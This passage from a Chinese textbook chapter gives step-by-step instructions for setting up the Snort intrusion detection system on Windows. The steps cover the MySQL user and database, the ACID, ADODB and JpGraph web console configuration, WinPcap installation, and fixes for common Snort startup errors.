至此，MySQL 已经成功地安装到系统中了。可以简单测试一下：选择“开始”→“程序”→MySQL→MySQL Command Line Client 命令，打开如图 14.31 所示的窗口，在其中输入密码就可以进行各种操作了。

要在 Snort 中使用 MySQL 数据库就必须在 MySQL 中创建必要的数据表格。

首先启用 MySQL 数据库，然后选择“开始”→“程序”→MySQL→MySQL Command Line Client 命令，在启动的窗口中直接输入 root 的密码就可以用 root 身份登录；也可以通过 Windows 的命令

行窗口直接使用 MySQL 命令（如果没有将 MySQL 下的 bin 路径添加到系统环境变量 PATH 中，就必须指定该目录或者切换到该目录中再运行命令）登录。

图 14.31 MySQL 登录

这里采用第二种方式。在命令行窗口中输入如下命令：

```
mysql -u root -p
```

这表示以 root 身份登录，并且需要使用密码。随后就会出现提示，要求输入密码。正确输入之后即成功登录 MySQL 数据库。然后输入以下命令：

```
show databases;
```

显示出已经存在的数据库，这里使用如下命令指定要使用哪个数据库：

```
use mysql;
```

并且可以使用 show tables 命令来查看 MySQL 数据库中有哪些表。以上命令的运行结果如图 14.32 所示。在该图中可以看到其中有一个表的名字为 user。在本实例中，需要在该数据库中为 Snort 添加一个用户 snort。具体命令如下：




图 14.32 MySQL 运行结果

```
insert into user(user,password,ssl_cipher,x509_issuer,x509_subject) values
('snort', PASSWORD('yourpassword'),'','','');
```

其实上面的后三项本来没必要填写，但是如果不设置的话，MySQL 会报告该选项没有设置默认值，报错后返回，无法成功创建用户。另外，将 yourpassword 设置为自己定义的密码就可以了。

使用如下命令创建 snort 运行必需的 snort 数据库：

```
create database snort;
```

到此为止就已经成功安装了 MySQL 数据库，接着进行下面的配置。

14.5.5 安装 ADODB、ACID 和 JpGraph

接下来开始安装 ADODB。将 ADODB 源代码包直接解压缩到 Apache 目录中的 htdocs 目录下，如本例中为 E:\Apache2.2\htdocs\adodb，其中，adodb 为该软件包解压缩之后自动产生的根目录。

将 ACID 源代码解压缩到 Apache 目录中的 htdocs 目录下。本例中为 E:\Apache2.2\htdocs\acid，其中 acid 为该软件包解压缩之后自动产生的根目录。

将 JpGraph 源代码包解压缩到 Apache 目录中的 htdocs 目录下。在本例中为 E:\Apache2.2\htdocs\jpgraph，其中，jpgraph 为该软件包解压缩之后自动生成的根目录。需要注意，从 http://www.aditus.nu/jpgraph/jpdownload.php 官方网址下载时，应该针对不同的 PHP 版本下载对应的 JpGraph 版本。

这里需要强调一点，以上 3 个软件包在 Apache 目录中的 htdocs 目录下，并且根目录中最好保持与上面一致，否则容易产生一些奇怪的现象。接下来对 ACID 进行配置，此处需要手动修改一些内容。首先找到刚才解压缩的 acid 目录中的 acid_conf.php 文件，修改如下参数：

```
$DBlib_path = "e:\apache2.2\htdocs\adodb";

/* The type of underlying alert database
 *
 *  MySQL      : "mysql"
 *  PostgresSQL : "postgres"
 *  MS SQL Server : "mssql"
 */
$DBtype = "mysql";

/* Alert DB connection parameters
 *   - $alert_dbname   : MySQL database name of Snort alert DB
 *   - $alert_host     : host on which the DB is stored
 *   - $alert_port     : port on which to access the DB
 *   - $alert_user     : login to the database with this user
 *   - $alert_password : password of the DB user
 *
 *  This information can be gleaned from the Snort database
 *  output plugin configuration.
 */
$alert_dbname   = "snort";
$alert_host     = "localhost";
$alert_port     = "";
$alert_user     = "snort";
```

```
$alert_password = "yourpassword";

/* Archive DB connection parameters */
$archive_dbname   = "snort";
$archive_host     = "localhost";
$archive_port     = "";
$archive_user     = "snort";
$archive_password = " yourpassword ";
```

另外还有如下几行需要修改：

```
$ChartLib_path = "e:\apache2.2\htdocs\jpgraph\src";

/* File format of charts ('png', 'jpeg', 'gif') */
$chart_file_format = "png";
```

上面的例子仅供参考，读者可以根据自己的实际情况修改其中的具体参数。修改完毕以后，在浏览器地址栏中输入 http://127.0.0.1/acid/acid_main.php，这时很可能出现如图 14.33 所示的错误信息。




图 14.33 ACID 报错示意图

出现这个问题的原因是因为 PHP 尚未提供对 MySQL 的支持。解决方法是首先要找到 php.ini 文件。可能存在多个 php.ini，但是必须修改系统中第一个找到的那个文件，否则修改无效。系统寻找 php.ini 文件顺序如下：

- 用 PHPIniDir 指令（仅仅适用于 apache2 模块）。
- 注册表项 HKEY_LOCAL_MACHINE\SOFTWARE\PHP\IniFilePath。
- PHP 目录（对于 CLI 模块）或者 Web 服务器目录（对于 SAPI 模块）。
- Windows 目录（如 C:\WINDOWS 或者 C:\winnt）。

按照上文的配置，php.ini 文件应该在 Apache 目录下 conf\httpd.conf 文件的 PHPIniDir 项指定的文件位置。参照 PHPIniDir 项指定的目录，打开该 php.ini 文件，在其中查找 extension_dir，将找到的如下语句：

```
extension_dir="./"
```

修改为：

```
extension_dir="e:/php/ext"
```

这里将 e:/php/ext 修改为实际系统中 php 安装目录下的 ext。

然后查找如下一行：

```
;extension=php_mysql.dll
```

去掉前面的分号：

```
extension=php_mysql.dll
```

重新启动 Apache，再看看是否能够打开上面的网页，如果找不到 libmysql.dll，则将 MySQL 目录中的 libmysql.dll 复制到 C:\WINDOWS\system32，或者将 MYSQL 目录中的子目录 bin 加入到系统变量 PATH 中。

如果还有问题，可以到 Apache 安装目录下的 logs/error.log 文件中查找具体出错原因，再通过上网搜索该问题就能够找到解决方法，这时应该看到如图 14.34 所示的信息。




图 14.34 ACID 测试结果示意图

可以看到该网页仍然报错，但这是由于 MySQL 数据库中没有创建相关的数据库，因为需要用到 Snort 提供的 Schema，所以这里暂且不提供解决方法，继续下面的步骤。

14.5.6 安装包捕获库 WinPcap

为 Windows 操作系统安装包捕获库 WinPcap，WinPcap 的下载地址为 www.winpcap.org。下载之后单击运行，首先弹出欢迎对话框如图 14.35 所示，然后显示使用该软件的协议对话框，必须单击 I Agree 按钮才能继续安装，如图 14.36 所示。

图 14.35 WinPcap 欢迎对话框




图 14.36 协议对话框

随后弹出对话框报告已经成功安装 WinPcap，直接单击 Finish 按钮即可，如图 14.37 所示。




图 14.37 WinPcap 安装成功

14.5.7 安装 Snort IDS

目前 Windows 系统下的最新版本是 2.8.0.2，本例安装和下载使用最稳定的 2.6 版本。下载之后，单击可执行文件，将看到如图 14.38 所示的关于 GNU GPL（GNU General Public License）的对话框。该文献自 1991 年以来就没有修改过，是大部分开源软件（包括 Linux 在内）遵循的许可证。阅读完毕之后单击 I Agree 按钮。

随后出现安装选项对话框。为了适应特定系统的需要，可以选择需要安装的组件，如 Microsoft SQL Server 或 Oracle。但需要注意，如果选择安装某组件，必须确保该程序的客户端软件已经安装在该系统中，选择好后单击 Next 按钮继续安装。此处直接选择第一个选项，如图 14.39 所示。




图 14.38 Snort 的 GNU GPL 协议对话框




图 14.39 Snort 安装选项对话框

下一步打开的对话框如图 14.40 所示，列出了可以安装的组件，可以根据实际需要来选择安装。可选组件如下所示：

- **Snort** 安装 Snort 主程序。
- **Dynamic Modules** 安装动态预处理器和动态引擎模块。

- Documentation　安装 Snort 文档。
- Schemas　复制数据库模式。

此处选择全部组件，然后单击 Next 按钮，出现如图 14.41 所示的对话框，在该对话框中可以设置 Snort 的安装位置。




图 14.40　为 Snort 选择要安装的组件




图 14.41　Snort 安装位置对话框

随后开始进行安装过程，出现如图 14.42 所示的对话框，在该对话框中可以显示安装进度。安装完成后，单击 Show details 按钮，显示如图 14.43 所示的对话框，列出有关 Snort 安装的详细信息。




图 14.42　Snort 安装完成提示框




图 14.43　Snort 安装详细信息显示

接下来就可以运行 Snort 来看看其是否安装成功了。在 Windows 的命令行窗口中输入：

```
snort -l e:\snort\log -c e:\snort\etc\snort.conf -A full
```

运行结果如图 14.44 所示。出现该问题是因为缺少规则。在缺少规则的情况下，Snort 无法识别何种行为属于攻击行为，也就无法发挥其应有的作用。从网站下载 Snort 规则，解压缩之后将其中 rules 目录里的内容复制到 Snort/rules 目录下。需要注意，应该下载与 Snort 版本相对应的规则版本，否则可能版本之间不兼容。




图 14.44　Snort 运行结果

然后重新运行命令，出现如图 14.45 所示的错误。实际上熟悉 Linux 的用户很容易看出来，上面的目录是 Linux 系统下的。在 Windows 系统中需要对 Snort/etc/snort.conf 文件做如下修改：

```
dynamicpreprocessor directory e:/Snort/lib/snort_dynamicpreprocessor
dynamicengine e:/Snort/lib/snort_dynamicengine/sf_engine.dll
```




图 14.45　Snort 无法找到指定文件

修改的结果如图 14.46 所示。




图 14.46　snort.conf 文件示意图

运行后出现如图 14.47 所示的错误提示。不要着急，这是因为没有设置 MySQL 数据库。下面就开始具体设置 MySQL 数据库。




图 14.47 snort 运行错误

打开另外一个 Windows 命令行窗口，输入如下代码：

```
mysql -u root -p <e:\snort\schemas\create_mysql
```

